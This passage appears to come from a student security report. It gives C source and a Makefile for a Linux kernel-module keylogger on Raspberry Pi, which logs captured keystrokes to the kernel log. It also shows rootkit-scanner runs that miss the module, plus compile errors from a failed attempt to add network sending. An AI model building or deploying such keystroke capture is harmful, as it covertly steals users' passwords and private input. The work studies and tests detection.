   0x3a, 0x9e, 0x9f, 0xa0, 0xa1, 0xa2, 0xa3, 0xa4, 0xa5, 0xa6, 0xa7, 0xa7, 0xab,
   0xaa, 0xd6, 0x2c, 0xad, 0xae, 0xaf, 0xb0, 0xb1, 0xb2, 0xb3, 0xb4, 0xb5, 0xb6,
   0x9d, 0xfd, 0xb8, 0xb9, 0xe4, 0xe1, 0xe9, 0xe7, 0xec, 0xea};

static const char* convert[64] = {
   "`","1", "2", "3", "4", "5", "6", "7", "8", "9", "0", "-", "=", " DELETE ",
   " TAB ","q", "w", "e", "r", "t", "y", "u", "i", "o", "p", "[", "]", " ENTER ",
   " CAPS ", "a", "s", "d", "f", "g", "h", "j", "k", "l", ";", "'", "#",
   " SHIFT ", "\\","z", "x", "c", "v", "b", "n", "m", ",", ".", "/", " SHIFT ",
   " LCtrl ", " PI ", " Alt ", " ", " Alt Gr ", " RCtrl ", " LEFT ", " UP ", " DOWN ", " RIGHT "};

static const char* convertShift[64] = {
   "¬", "!", """, "£", "$", "%", "^", "&", "*", "(", ")", "_", "+", " DELETE ",
   " TAB ","Q", "W", "E", "R", "T", "Y", "U", "I", "O", "P", "{", "}", " ENTER ",
   " CAPS ", "A", "S", "D", "F", "G", "H", "J", "K", "L", ":", "@", "~",
   " SHIFT ", "\\","Z", "X", "C", "V", "O", "N", "M", "<", ">", "?", " SHIFT ",
   " LCtrl ", " PI ", " Alt ", " ", " Alt Gr ", " RCtrl ", " LEFT ", " UP ", " DOWN ", " RIGHT "};

static struct notifier_block keylogger_notify = {
   .notifier_call = keylogger,
```

```
};

/*
    Displays user keystrokes
    Turns on LED to notify successful Kernel print
    Empties the keystrokes array for next set user input
*/
int send(void)
{
    printk(KERN_INFO "Keystrokes:");
    printk(KERN_CONT "[%s]", keystrokes); //print continuous line of keystrokes

    if (!gpio_is_valid(Led)){
        printk(KERN_INFO "LKMKeylogger: invalid GPIO\n");
        return -ENODEV;
    }
    gpio_set_value(Led, 1);
    if(gpio_get_value(Led)==1){
       printk(KERN_INFO "Successful\n");
       gpio_set_value(Led, 0);
    }
    else{
       printk(KERN_INFO "Unsuccessful\n");
    }

    //cleanup
    strcpy(keystrokes, "");
    return 0;
}

/*
    keylogger - keypress callback, called when a keypress event occurs.
    Returns NOTIFY_OK
*/
int keylogger(struct notifier_block *nblock,
          unsigned long code,
          void *_param)
{
    struct keyboard_notifier_param *param = _param; //get keystrokes from user
    size_t te = sizeof(usb_keyboard_scancodes)/sizeof(usb_keyboard_scancodes[0]);
    size_t n = sizeof(keystrokes)/sizeof(keystrokes[0]);
    size_t con = sizeof(convert)/sizeof(convert[0]);
    int a;
    int c;
    int r;
    size_t leng;
    size_t crashCheck = strlen(keystrokes);
```

```
   /* Store only when a key is pressed down */
   if(!(param->down)){
      return NOTIFY_OK;
   }

   pr_debug("code: 0x%lx, down: 0x%x, shift: 0x%x, value: 0x%x\n",
       code, param->down, param->shift, param->value);

   if (param->value == usb_keyboard_scancodes[27]) // Enter Scancode Pressed
   {
         char* s = convert[27];
         leng = strlen(s);
         strcat(keystrokes,s);
         send();
         return NOTIFY_OK;
   }

   if(param->value == 0x3a && caps == true) //User wants CAPS off
   {
         caps = false;
         capsCheck++;
   }
   if(param->value == 0x3a && caps == false && capsCheck<1) //User wants CAPS on
   {
         caps = true;
   }
   capsCheck = 0;

   if(param->value == usb_keyboard_scancodes[13] && crashCheck>0) //User has deleted
something previously entered
   {
      char replace[n];
      strcpy(replace, ""); //ensure the array is a string
      size_t r = sizeof(replace)/sizeof(replace[0]);

      size_t del = strlen(keystrokes)-1; //length of string to keep
      strncpy(replace,keystrokes,del); //copy

      replace[del] = '\0'; //adding null character to convert into string

      strcpy(keystrokes, ""); //resetting array to copy replacement string
      strcpy(keystrokes, replace); // copy replacement string into keystrokes array

      return NOTIFY_OK;
   }

   for(c=0;c<te;c++) ////LOOP THROUGH ALL SCANCODES
   {
```

```
        if(param->shift == 0x00 && param->value == usb_keyboard_scancodes[c] && param-
>value != usb_keyboard_scancodes[13] && caps == false) //MATCHING SCANCODE in a col
and row
        {
            char* s = convert[c];
            leng = strlen(s);
            if(crashCheck+leng<n) //no overflow
            {
                strcat(keystrokes,s);
            }
            else if(crashCheck+leng>n) //overflow - reset
            {
                send(); //force keystrokes to print and empty
                strcat(keystrokes,s);
            }
        }
        if(param->shift == 0x01 && param->value != usb_keyboard_scancodes[13] || caps == true)
//Convert scancode to corresponding shift vlaue
        {
            if(param->value == usb_keyboard_scancodes[c] && param->value !=
usb_keyboard_scancodes[13])
            {
                char* s = convertShift[c];
                leng = strlen(s);
                if(crashCheck+leng<n) //no overflow
                {
                    strcat(keystrokes,s);
                }
                else if(crashCheck+leng>n) //overflow - reset
                {
                    send(); //force keystrokes to print and empty
                    strcat(keystrokes,s);
                }
            }
        }

    }
}

/*
  keylogger_init - module entry point
  Initialise keyboard notifier to call the keylogger when an event occurs
 */
static int __init keylogger_init(void)
{
    printk("Keylogger Loaded\n");

    gpio_direction_output(23, 0);
```

```
    gpio_set_value(Led, 0);

    register_keyboard_notifier(&keylogger_notify);
    return 0;
}

/**
 * keylogger_exit - module exit function
 * Turns off LED and frees the assigned GPIO pin
 * Unregisters the module from the kernel
 */
static void __exit keylogger_exit(void)
{
    unregister_keyboard_notifier(&keylogger_notify);
    gpio_set_value(23, 0);
    gpio_unexport(23);
    gpio_free(Led);
    printk("Keylogger Unloaded\n");
}

module_init(keylogger_init);
module_exit(keylogger_exit);
```

Makefile

```
KERNEL := /home/cmp408/rpisrc/linux
PWD := $(shell pwd)
obj-m += LKMKeylogger.o

all:
    make ARCH=arm CROSS_COMPILE=$(CROSS) -C $(KERNEL) M=$(PWD) modules
clean:
    make -C $(KERNEL) M=$(PWD) clean
```

Appendix C – Inserting and using the Keylogger LKM

Figure 1: LKMKeylogger.ko on Raspbian Desktop

Appendix D – Malicious LKM scanning tools

Chkrootkit



Figure 1: Running chkrootkit



Figure 2: Chkrootkit “lkm” checked with chkproc notifying nothing was detected.

rkhunter



Figure 3: Running rkhunter

```
 Performing Linux specific checks
   Checking loaded kernel modules                             [ OK ]
   Checking kernel module names                               [ OK ]
```

Figure 4: Check for LKM found OK – no sign of malicious LKM

```
[00:07:10] Info: Starting test name 'shared_libs'
[00:07:10] Performing 'shared libraries' checks
[00:07:11]   Checking for preloading variables              [ None found ]
[00:07:11] Info: Found library preload file: /etc/ld.so.preload
[00:07:12]   Checking for preloaded libraries               [ Warning ]
[00:07:12] Warning: Found preloaded shared library: /usr/lib/arm-linux-gnueabihf/libarmmem-${PLATFORM}.so
```

Figure 5: Shared library warning - normal for Raspberry Pi OS. No sign of malicious LKM.

```
 Performing malware checks
   Checking running processes for suspicious files            [ None found ]
   Checking for login backdoors                               [ None found ]
   Checking for sniffer log files                             [ None found ]
   Checking for suspicious directories                        [ None found ]
   Checking for suspicious (large) shared memory segments     [ Warning ]
   Checking for Apache backdoor                               [ Not found ]
```

Figure 6: Warning for suspicious large, shared memory segments.

```
System checks summary
=====================

File properties checks...
    Files checked: 145
    Suspect files: 2

Rootkit checks...
    Rootkits checked : 496
    Possible rootkits: 1

Applications checks...
    All checks skipped

The system checks took: 21 minutes and 8 seconds

All results have been written to the log file: /var/log/rkhunter.log

One or more warnings have been found while checking the system.
Please check the log file (/var/log/rkhunter.log)
```

Figure 7: rkhunter results

Lsmod

```
pi@raspberrypi:~/Desktop $ lsmod
Module                  Size  Used by
binfmt_misc            20480  1
fuse                  114688  3
rfcomm                 49152  4
aes_arm                16384  1
aes_generic            40960  1 aes_arm
cmac                   16384  1
bnep                   20480  2
hci_uart               40960  1
btbcm                  16384  1 hci_uart
bluetooth             397312  29 hci_uart,bnep,btbcm,rfcomm
ecdh_generic           16384  2 bluetooth
ecc                    36864  1 ecdh_generic
libaes                 16384  3 bluetooth,aes_arm,aes_generic
8021q                  32768  0
garp                   16384  1 8021q
stp                    16384  1 garp
llc                    16384  2 garp,stp
evdev                  24576  4
brcmfmac              294912  0
brcmutil               20480  1 brcmfmac
sha256_generic         16384  0
libsha256              20480  1 sha256_generic
cfg80211              671744  1 brcmfmac
rfkill                 28672  6 bluetooth,cfg80211
raspberrypi_hwmon      16384  0
bcm2835_codec          36864  0
bcm2835_isp            28672  0
bcm2835_v4l2           45056  0
snd_bcm2835            24576  3
v4l2_mem2mem           32768  1 bcm2835_codec
bcm2835_mmal_vchiq     28672  3 bcm2835_isp,bcm2835_codec,bcm2835_v4l2
videobuf2_vmalloc      16384  1 bcm2835_v4l2
videobuf2_dma_contig   20480  2 bcm2835_isp,bcm2835_codec
videobuf2_memops       16384  2 videobuf2_dma_contig,videobuf2_vmalloc
snd_pcm                94208  1 snd_bcm2835
videobuf2_v4l2         28672  4 bcm2835_isp,bcm2835_codec,bcm2835_v4l2,v4l2_mem2mem
videobuf2_common       53248  5 bcm2835_isp,bcm2835_codec,bcm2835_v4l2,v4l2_mem2mem,videobuf2_v4l2
snd_timer              32768  1 snd_pcm
snd                    69632  9 snd_timer,snd_bcm2835,snd_pcm
videodev              225280  6 bcm2835_isp,bcm2835_codec,videobuf2_common,bcm2835_v4l2,v4l2_mem2mem,videobuf2_v4l2
vc_sm_cma              32768  2 bcm2835_isp,bcm2835_mmal_vchiq
mc                     45056  6 bcm2835_isp,bcm2835_codec,videobuf2_common,videodev,v4l2_mem2mem,videobuf2_v4l2
uio_pdrv_genirq        16384  0
uio                    20480  1 uio_pdrv_genirq
fixed                  16384  0
i2c_dev                16384  0
ip_tables              28672  0
x_tables               32768  1 ip_tables
ipv6                  446464  27
nf_defrag_ipv6         20480  1 ipv6
```

Figure 8: lsmod without LKM keylogger



Figure 9: lsmod with LKM keylogger inserted

Appendix E - POST Request Attempt

```
/*
 ========================================================================
 Name        : LKMKeylogger.c
 Author      : Patrick Collins
 Email     : Contact@paddylonglegs.site
 Version     : 1.0
 Copyright   : © 2023 Patrick Collins <Contact@paddylonglegs.site>
 License     : GPL v2
 Description : LKM USB Keylogger for Raspberry Pi OS (formerly Raspbian)
 ========================================================================
 */
#include <linux/init.h>
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/moduleparam.h>
#include <linux/keyboard.h>
#include <linux/input.h>
#include <linux/gpio.h>
#include <stdio.h>
#include <unistd.h>
#include <netdb.h>
#include <stdlib.h>
#include <netinet/in.h>
#include <sys/socket.h>
```

```
[cmp408@localhost keylogv1]$ sudo make KERNEL=/home/cmp408/rpisrc/linux CROSS=/home/cmp408/
ools/arm-bcm2708/arm-linux-gnueabihf/bin/arm-linux-gnueabihf-
make ARCH=arm CROSS_COMPILE=/home/cmp408/tools/arm-bcm2708/arm-linux-gnueabihf/bin/arm-linu
-gnueabihf- -C /home/cmp408/rpisrc/linux M=/home/keylogv1 modules
make[1]: Entering directory '/home/cmp408/rpisrc/linux'
  CC [M]  /home/keylogv1/LKMKeylogger.o
/home/keylogv1/LKMKeylogger.c:20:20: fatal error: stdio.h: No such file or directory
 #include <stdio.h>
```

Figure 1: stdio.h library not being included in LKMKeylogger.c

```
/*
 ================================================================================
 Name        : LKMKeylogger.c
 Author      : Patrick Collins
 Email     : Contact@paddylonglegs.site
 Version     : 1.0
 Copyright   : © 2023 Patrick Collins <Contact@paddylonglegs.site>
 License     : GPL v2
 Description : LKM USB Keylogger for Raspberry Pi OS (formerly Raspbian)
 ================================================================================
 */
#include <linux/init.h>
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/moduleparam.h>
#include <linux/keyboard.h>
#include <linux/input.h>
#include <linux/gpio.h>
#include </home/cmp408/tools/arm-bcm2708/gcc-linaro-arm-linux-gnueabihf-
raspbian/arm-linux-gnueabihf/libc/usr/include/stdio.h>
#include <unistd.h>
#include <netdb.h>
#include <stdlib.h>
#include <netinet/in.h>
#include <sys/socket.h>
```

```
[cmp408@localhost keylogv1]$ sudo make KERNEL=/home/cmp408/rpisrc/linux CROSS=/home/cmp408/tools/arm-bcm2708/arm-linux-gnueabihf/bin/arm
-linux-gnueabihf-
make ARCH=arm CROSS_COMPILE=/home/cmp408/tools/arm-bcm2708/arm-linux-gnueabihf/bin/arm-linux-gnueabihf- -C /home/cmp408/rpisrc/linux M=/
home/keylogv1 modules
make[1]: Entering directory '/home/cmp408/rpisrc/linux'
  CC [M]  /home/keylogv1/LKMKeylogger.o
In file included from /home/keylogv1/LKMKeylogger.c:20:0:
/home/cmp408/tools/arm-bcm2708/gcc-linaro-arm-linux-gnueabihf-raspbian/arm-linux-gnueabihf/libc/usr/include/stdio.h:28:23: fatal error:
features.h: No such file or directory
 # include <features.h>
                       ^
compilation terminated.
make[2]: *** [scripts/Makefile.build:266: /home/keylogv1/LKMKeylogger.o] Error 1
make[1]: *** [Makefile:1709: /home/keylogv1] Error 2
make[1]: Leaving directory '/home/cmp408/rpisrc/linux'
make: *** [Makefile:6: all] Error 2
```

Figure 2: features.h not being included in LKMKeylogger.c with stdio.h location changed